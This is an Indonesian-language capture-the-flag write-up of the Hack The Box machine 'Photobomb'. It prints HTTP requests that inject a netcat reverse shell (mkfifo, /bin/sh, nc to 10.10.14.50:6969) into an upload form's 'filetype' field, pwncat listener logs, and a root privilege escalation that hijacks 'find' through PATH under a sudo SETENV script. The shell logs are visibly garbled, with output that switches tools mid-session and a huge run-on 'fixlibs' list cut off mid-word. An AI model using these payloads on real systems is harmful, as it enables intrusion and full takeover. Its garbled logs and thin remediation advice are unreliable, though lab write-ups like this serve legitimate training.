





Langsung di setting IP local host dan port http.



Disini kita bisa melihat bahwa proxy kita telah terhubung ke server dari Photobomb.




Setelah itu langsung di open burpsuite sampai ke halaman proxy bagian intercept dan dinyalakan.




Setelah itu langsung melakukan action dengan mengklik tombol download dan muncul list informasi mengenai halaman web tersebut.


- Exploitation



Setelah kita menyalakan intercept dan berusaha untuk mendownload sebuah picture, Kita mendapatkan request seperti berikut ini. Kita dapat melihat adanya celah. Kita bisa saja mengikuti file type yang dikirimkan dengan pipeline dan menambahkan command berikutnya. Dalam kasus ini kami mencoba melakukan **curl 10.10.14.50:6969**.



Lalu kita coba untuk melakukan remote network dengan menggunakan command nc yaitu netcat. Setelah itu kita send request melalui burpsuite. Dan command tersebut berhasil terkoneksi.



Lalu menggunakan ekstensi hack tools untuk mendapatkan reverse shell netcat.

```
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
  jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%20%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
  dimensions=3000x2000
```

Lalu mengubah bagian setelah jpg| dengan link reverse shell netcat yang didapat dari hack Tools.

```
(pwn-cat-env)-(kali@kali)-[~]
└─$ sudo su
(root@kali)-[/home/kali]
└─# pwn-cat -s --listen --port 6969
pwn-cat-cs: command not found

(root@kali)-[/home/kali]
└─# source pwn-cat-env/bin/activate

(pwn-cat-env)-(root@kali)-[/home/kali]
└─# pwn-cat-cs --listen --port 6969
/home/kali/pwn-cat-env/lib/python3.10/site-packa
'class': algorithms.Blowfish,
[10:38:19] Welcome to pwn-cat 🚀 !
[10:38:35] received connection from 10.10.11.18
[10:38:35] connection failed: channel unexpecte
(local) pwn-cat$ exit
[10:40:10] closing interactive prompt

(pwn-cat-env)-(root@kali)-[/home/kali]
└─# pwn-cat-cs --listen --port 6969
/home/kali/pwn-cat-env/lib/python3.10/site-packa
'class': algorithms.Blowfish,
[10:40:23] Welcome to pwn-cat 🚀 !
[10:40:37] received connection from 10.10.11.18
[10:40:37] 0.0.0.0:6969: upgrading from /usr/bi
[10:40:38] 10.10.11.182:59756: registered new h
(local) pwn-cat$
```

```
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
1 x +
Send [icon] Cancel < >
Request
Pretty Raw Hex
1 POST /printer HTTP/1.1
2 Host: photobomb.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 183
9 Origin: http://photobomb.htb
10 Authorization: Basic cEgwdA6YjBNYiE=
11 Connection: close
12 Referer: http://photobomb.htb/printer
13 Upgrade-Insecure-Requests: 1
14
15 photo=voicu-apostol-MWER49YaD-M-unsplash.jpg&filetype=
  jpg|rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f%7C/bin/sh%20-i%20%3E%261%7Cnc%2010.10.14.50%206969%20%3E/tmp/f&
  dimensions=3000x2000
```

Lalu kita menggunakan command pwn-cat yang digunakan untuk mengirim dan menerima data melalui jaringan. Lalu dijalankan dengan command line -l dan -p

- Flag Retrieval

```
> [root@kali]# cd /home/kali
> [root@kali]# python3 -m http.server 6969
Serving HTTP on 0.0.0.0 port 6969...
/home/kali/.python-eggs/pycrypto-2.6.1-py3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated
  class AlgorithmBlowfish:
[10:40:23] Welcome to paramiko ^
[10:40:37] received connection from 10.10.11.182:59796
[10:40:37] s.s.h.c.s.s.m.s: upgrading from paramiko to /usr/bin/bash
[10:40:38] 10.10.11.182:59796: registered new host w/db
(local) paramiko
[connect] wizard@photobomb:/home/wizard/photobomb$ whoami
wizard
[connect] wizard@photobomb:/home/wizard/photobomb$ ls
log photobomb.sh public existed_images servers source_images
[connect] wizard@photobomb:/home/wizard/photobomb$ pwd
/home/wizard/photobomb
[connect] wizard@photobomb:/home/wizard/photobomb$ cd ..
[connect] wizard@photobomb:/home/wizard$ ls
bin boot cdrom dev etc fixlibs fixlibs2 fixlibs3 fixlibs4 fixlibs5 fixlibs6 fixlibs7 fixlibs8 fixlibs9 fixlibs10 fixlibs11 fixlibs12 fixlibs13 fixlibs14 fixlibs15 fixlibs16 fixlibs17 fixlibs18 fixlibs19 fixlibs20 fixlibs21 fixlibs22 fixlibs23 fixlibs24 fixlibs25 fixlibs26 fixlibs27 fixlibs28 fixlibs29 fixlibs30 fixlibs31 fixlibs32 fixlibs33 fixlibs34 fixlibs35 fixlibs36 fixlibs37 fixlibs38 fixlibs39 fixlibs40 fixlibs41 fixlibs42 fixlibs43 fixlibs44 fixlibs45 fixlibs46 fixlibs47 fixlibs48 fixlibs49 fixlibs50 fixlibs51 fixlibs52 fixlibs53 fixlibs54 fixlibs55 fixlibs56 fixlibs57 fixlibs58 fixlibs59 fixlibs60 fixlibs61 fixlibs62 fixlibs63 fixlibs64 fixlibs65 fixlibs66 fixlibs67 fixlibs68 fixlibs69 fixlibs70 fixlibs71 fixlibs72 fixlibs73 fixlibs74 fixlibs75 fixlibs76 fixlibs77 fixlibs78 fixlibs79 fixlibs80 fixlibs81 fixlibs82 fixlibs83 fixlibs84 fixlibs85 fixlibs86 fixlibs87 fixlibs88 fixlibs89 fixlibs90 fixlibs91 fixlibs92 fixlibs93 fixlibs94 fixlibs95 fixlibs96 fixlibs97 fixlibs98 fixlibs99 fixlibs100 fixlibs101 fixlibs102 fixlibs103 fixlibs104 fixlibs105 fixlibs106 fixlibs107 fixlibs108 fixlibs109 fixlibs110 fixlibs111 fixlibs112 fixlibs113 fixlibs114 fixlibs115 fixlibs116 fixlibs117 fixlibs118 fixlibs119 fixlibs120 fixlibs121 fixlibs122 fixlibs123 fixlibs124 fixlibs125 fixlibs126 fixlibs127 fixlibs128 fixlibs129 fixlibs130 fixlibs131 fixlibs132 fixlibs133 fixlibs134 fixlibs135 fixlibs136 fixlibs137 fixlibs138 fixlibs139 fixlibs140 fixlibs141 fixlibs142 fixlibs143 fixlibs144 fixlibs145 fixlibs146 fixlibs147 fixlibs148 fixlibs149 fixlibs150 fixlibs151 fixlibs152 fixlibs153 fixlibs154 fixlibs155 fixlibs156 fixlibs157 fixlibs158 fixlibs159 fixlibs160 fixlibs161 fixlibs162 fixlibs163 fixlibs164 fixlibs165 fixlibs166 fixlibs167 fixlibs168 fixlibs169 fixlibs170 fixlibs171 fixlibs172 fixlibs173 fixlibs174 fixlibs175 fixlibs176 fixlibs177 fixlibs178 fixlibs179 fixlibs180 fixlibs181 fixlibs182 fixlibs183 fixlibs184 fixlibs185 fixlibs186 fixlibs187 fixlibs188 fixlibs189 fixlibs190 fixlibs191 fixlibs192 fixlibs193 fixlibs194 fixlibs195 fixlibs196 fixlibs197 fixlibs198 fixlibs199 fixlibs200 fixlibs201 fixlibs202 fixlibs203 fixlibs204 fixlibs205 fixlibs206 fixlibs207 fixlibs208 fixlibs209 fixlibs210 fixlibs211 fixlibs212 fixlibs213 fixlibs214 fixlibs215 fixlibs216 fixlibs217 fixlibs218 fixlibs219 fixlibs220 fixlibs221 fixlibs222 fixlibs223 fixlibs224 fixlibs225 fixlibs226 fixlibs227 fixlibs228 fixlibs229 fixlibs230 fixlibs231 fixlibs232 fixlibs233 fixlibs234 fixlibs235 fixlibs236 fixlibs237 fixlibs238 fixlibs239 fixlibs240 fixlibs241 fixlibs242 fixlibs243 fixlibs244 fixlibs245 fixlibs246 fixlibs247 fixlibs248 fixlibs249 fixlibs250 fixlibs251 fixlibs252 fixlibs253 fixlibs254 fixlibs255 fixlibs256 fixlibs257 fixlibs258 fixlibs259 fixlibs260 fixlibs261 fixlibs262 fixlibs263 fixlibs264 fixlibs265 fixlibs266 fixlibs267 fixlibs268 fixlibs269 fixlibs270 fixlibs271 fixlibs272 fixlibs273 fixlibs274 fixlibs275 fixlibs276 fixlibs277 fixlibs278 fixlibs279 fixlibs280 fixlibs281 fixlibs282 fixlibs283 fixlibs284 fixlibs285 fixlibs286 fixlibs287 fixlibs288 fixlibs289 fixlibs290 fixlibs291 fixlibs292 fixlibs293 fixlibs294 fixlibs295 fixlibs296 fixlibs297 fixlibs298 fixlibs299 fixlibs300 fixlibs301 fixlibs302 fixlibs303 fixlibs304 fixlibs305 fixlibs306 fixlibs307 fixlibs308 fixlibs309 fixlibs310 fixlibs311 fixlibs312 fixlibs313 fixlibs314 fixlibs315 fixlibs316 fixlibs317 fixlibs318 fixlibs319 fixlibs320 fixlibs321 fixlibs322 fixlibs323 fixlibs324 fixlibs325 fixlibs326 fixlibs327 fixlibs328 fixlibs329 fixlibs330 fixlibs331 fixlibs332 fixlibs333 fixlibs334 fixlibs335 fixlibs336 fixlibs337 fixlibs338 fixlibs339 fixlibs340 fixlibs341 fixlibs342 fixlibs343 fixlibs344 fixlibs345 fixlibs346 fixlibs347 fixlibs348 fixlibs349 fixlibs350 fixlibs351 fixlibs352 fixlibs353 fixlibs354 fixlibs355 fixlibs356 fixlibs357 fixlibs358 fixlibs359 fixlibs360 fixlibs361 fixlibs362 fixlibs363 fixlibs364 fixlibs365 fixlibs366 fixlibs367 fixlibs368 fixlibs369 fixlibs370 fixlibs371 fixlibs372 fixlibs373 fixlibs374 fixlibs375 fixlibs376 fixlibs377 fixlibs378 fixlibs379 fixlibs380 fixlibs381 fixlibs382 fixlibs383 fixlibs384 fixlibs385 fixlibs386 fixlibs387 fixlibs388 fixlibs389 fixlibs390 fixlibs391 fixlibs392 fixlibs393 fixlibs394 fixlibs395 fixlibs396 fixlibs397 fixlibs398 fixlibs399 fixlibs400 fixlibs401 fixlibs402 fixlibs403 fixlibs404 fixlibs405 fixlibs406 fixlibs407 fixlibs408 fixlibs409 fixlibs410 fixlibs411 fixlibs412 fixlibs413 fixlibs414 fixlibs415 fixlibs416 fixlibs417 fixlibs418 fixlibs419 fixlibs420 fixlibs421 fixlibs422 fixlibs423 fixlibs424 fixlibs425 fixlibs426 fixlibs427 fixlibs428 fixlibs429 fixlibs430 fixlibs431 fixlibs432 fixlibs433 fixlibs434 fixlibs435 fixlibs436 fixlibs437 fixlibs438 fixlibs439 fixlibs440 fixlibs441 fixlibs442 fixlibs443 fixlibs444 fixlibs445 fixlibs446 fixlibs447 fixlibs448 fixlibs449 fixlibs450 fixlibs451 fixlibs452 fixlibs453 fixlibs454 fixlibs455 fixlibs456 fixlibs457 fixlibs458 fixlibs459 fixlibs460 fixlibs461 fixlibs462 fixlibs463 fixlibs464 fixlibs465 fixlibs466 fixlibs467 fixlibs468 fixlibs469 fixlibs470 fixlibs471 fixlibs472 fixlibs473 fixlibs474 fixlibs475 fixlibs476 fixlibs477 fixlibs478 fixlibs479 fixlibs480 fixlibs481 fixlibs482 fixlibs483 fixlibs484 fixlibs485 fixlibs486 fixlibs487 fixlibs488 fixlibs489 fixlibs490 fixlibs491 fixlibs492 fixlibs493 fixlibs494 fixlibs495 fixlibs496 fixlibs497 fixlibs498 fixlibs499 fixlibs500 fixlibs501 fixlibs502 fixlibs503 fixlibs504 fixlibs505 fixlibs506 fixlibs507 fixlibs508 fixlibs509 fixlibs510 fixlibs511 fixlibs512 fixlibs513 fixlibs514 fixlibs515 fixlibs516 fixlibs517 fixlibs518 fixlibs519 fixlibs520 fixlibs521 fixlibs522 fixlibs523 fixlibs524 fixlibs525 fixlibs526 fixlibs527 fixlibs528 fixlibs529 fixlibs530 fixlibs531 fixlibs532 fixlibs533 fixlibs534 fixlibs535 fixlibs536 fixlibs537 fixlibs538 fixlibs539 fixlibs540 fixlibs541 fixlibs542 fixlibs543 fixlibs544 fixlibs545 fixlibs546 fixlibs547 fixlibs548 fixlibs549 fixlibs550 fixlibs551 fixlibs552 fixlibs553 fixlibs554 fixlibs555 fixlibs556 fixlibs557 fixlibs558 fixlibs559 fixlibs560 fixlibs561 fixlibs562 fixlibs563 fixlibs564 fixlibs565 fixlibs566 fixlibs567 fixlibs568 fixlibs569 fixlibs570 fixlibs571 fixlibs572 fixlibs573 fixlibs574 fixlibs575 fixlibs576 fixlibs577 fixlibs578 fixlibs579 fixlibs580 fixlibs581 fixlibs582 fixlibs583 fixlibs584 fixlibs585 fixlibs586 fixlibs587 fixlibs588 fixlibs589 fixlibs590 fixlibs591 fixlibs592 fixlibs593 fixlibs594 fixlibs595 fixlibs596 fixlibs597 fixlibs598 fixlibs599 fixlibs600 fixlibs601 fixlibs602 fixlibs603 fixlibs604 fixlibs605 fixlibs606 fixlibs607 fixlibs608 fixlibs609 fixlibs610 fixlibs611 fixlibs612 fixlibs613 fixlibs614 fixlibs615 fixlibs616 fixlibs617 fixlibs618 fixlibs619 fixlibs620 fixlibs621 fixlibs622 fixlibs623 fixlibs624 fixlibs625 fixlibs626 fixlibs627 fixlibs628 fixlibs629 fixlibs630 fixlibs631 fixlibs632 fixlibs633 fixlibs634 fixlibs635 fixlibs636 fixlibs637 fixlibs638 fixlibs639 fixlibs640 fixlibs641 fixlibs642 fixlibs643 fixlibs644 fixlibs645 fixlibs646 fixlibs647 fixlibs648 fixlibs649 fixlibs650 fixlibs651 fixlibs652 fixlibs653 fixlibs654 fixlibs655 fixlibs656 fixlibs657 fixlibs658 fixlibs659 fixlibs660 fixlibs661 fixlibs662 fixlibs663 fixlibs664 fixlibs665 fixlibs666 fixlibs667 fixlibs668 fixlibs669 fixlibs670 fixlibs671 fixlibs672 fixlibs673 fixlibs674 fixlibs675 fixlibs676 fixlibs677 fixlibs678 fixlibs679 fixlibs680 fixlibs681 fixlibs682 fixlibs683 fixlibs684 fixlibs685 fixlibs686 fixlibs687 fixlibs688 fixlibs689 fixlibs690 fixlibs691 fixlibs692 fixlibs693 fixlibs694 fixlibs695 fixlibs696 fixlibs697 fixlibs698 fixlibs699 fixlibs700 fixlibs701 fixlibs702 fixlibs703 fixlibs704 fixlibs705 fixlibs706 fixlibs707 fixlibs708 fixlibs709 fixlibs710 fixlibs711 fixlibs712 fixlibs713 fixlibs714 fixlibs715 fixlibs716 fixlibs717 fixlibs718 fixlibs719 fixlibs720 fixlibs721 fixlibs722 fixlibs723 fixlibs724 fixlibs725 fixlibs726 fixlibs727 fixlibs728 fixlibs729 fixlibs730 fixlibs731 fixlibs732 fixlibs733 fixlibs734 fixlibs735 fixlibs736 fixlibs737 fixlibs738 fixlibs739 fixlibs740 fixlibs741 fixlibs742 fixlibs743 fixlibs744 fixlibs745 fixlibs746 fixlibs747 fixlibs748 fixlibs749 fixlibs750 fixlibs751 fixlibs752 fixlibs753 fixlibs754 fixlibs755 fixlibs756 fixlibs757 fixlibs758 fixlibs759 fixlibs760 fixlibs761 fixlibs762 fixlibs763 fixlibs764 fixlibs765 fixlibs766 fixlibs767 fixlibs768 fixlibs769 fixlibs770 fix
```

Setelah menjalankan command tersebut langsung tekan CTRL+D maka akan langsung beralih ke remote dan berhasil masuk ke server dari mesin tersebut. Dan coba menjalankan whoami untuk mengetahui posisi user kita sekarang dalam server tersebut. Lalu kita coba liat list file directory saat ini dengan ls dan ditemukan file "user.txt" dan dicoba buka dengan command "cat" di temukanlah first flag sebagai user "wizard".

```
root@kali:~# rz /home/wizard/photobomb:/home/wizard# sudo -l
Matching Defaults entries for wizard on photobomb:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/bin/:/snap/bin

User wizard may run the following commands on photobomb:
(root) SETENV: NOPASSWD: /opt/cleanup.sh
(root) wizard@photobomb:/home/wizard$ cat /opt/cleanup.sh
#!/bin/bash
/opt/cleanup.shrc
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] && ! [ -l log/photobomb.log ]
then
    /bin/cat log/photobomb.log > log/photobomb.log.old
    /usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name *.jpg -exec chmod root:root {} \;
(wizard) wizard@photobomb:/home/wizard$ id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)

wizard@photobomb:/home/wizard$ echo bash
bash
(wizard) wizard@photobomb:/home/wizard$ echo back > find
(wizard) wizard@photobomb:/home/wizard$ chmod +x find
(wizard) wizard@photobomb:/home/wizard$ sudo PATH=$PWD:$PATH /opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:/home/wizard/photobomb# whoami
root
root@photobomb:/home/wizard/photobomb# cd
root@photobomb:/# ls
root.txt
root@photobomb:/# cat root.txt
ed7932eac9f97627f56ea273ff7c5f
root@photobomb:/#
```

Kita sudah berhasil masuk ke dalam shell dari server. Kemudian kita bisa melakukan privilege escalation menjadi root. Setelah itu kita bisa melakukan list atau find terhadap semua file yang ada. (Root merupakan permission tertinggi sehingga dapat melakukan apapun). Saat kita melihat isi dari hidden file yang ditemukan, Terdapat flag yang bisa dikumpulkan.

Guidelines for Remediation

Pada awalnya kita bisa masuk ke server Photobomb karena tidak adanya firewall. Sehingga kita bisa menjalankan reverse shell script dengan burpsuite. Sehingga solusinya bisa mengaplikasikan firewall yang dimana adalah sebuah sistem atau perangkat yang digunakan untuk membatasi akses jaringan yang tidak sah ke sistem atau jaringan internal. Dan juga dapat digunakan untuk melindungi sistem dari serangan reverse shell dengan mencegah koneksi jaringan yang tidak sah dari diterima oleh sistem. Firewall dapat dikonfigurasi untuk menolak semua koneksi entah itu inbound atau outbound yang tidak sesuai dengan aturan yang telah ditentukan.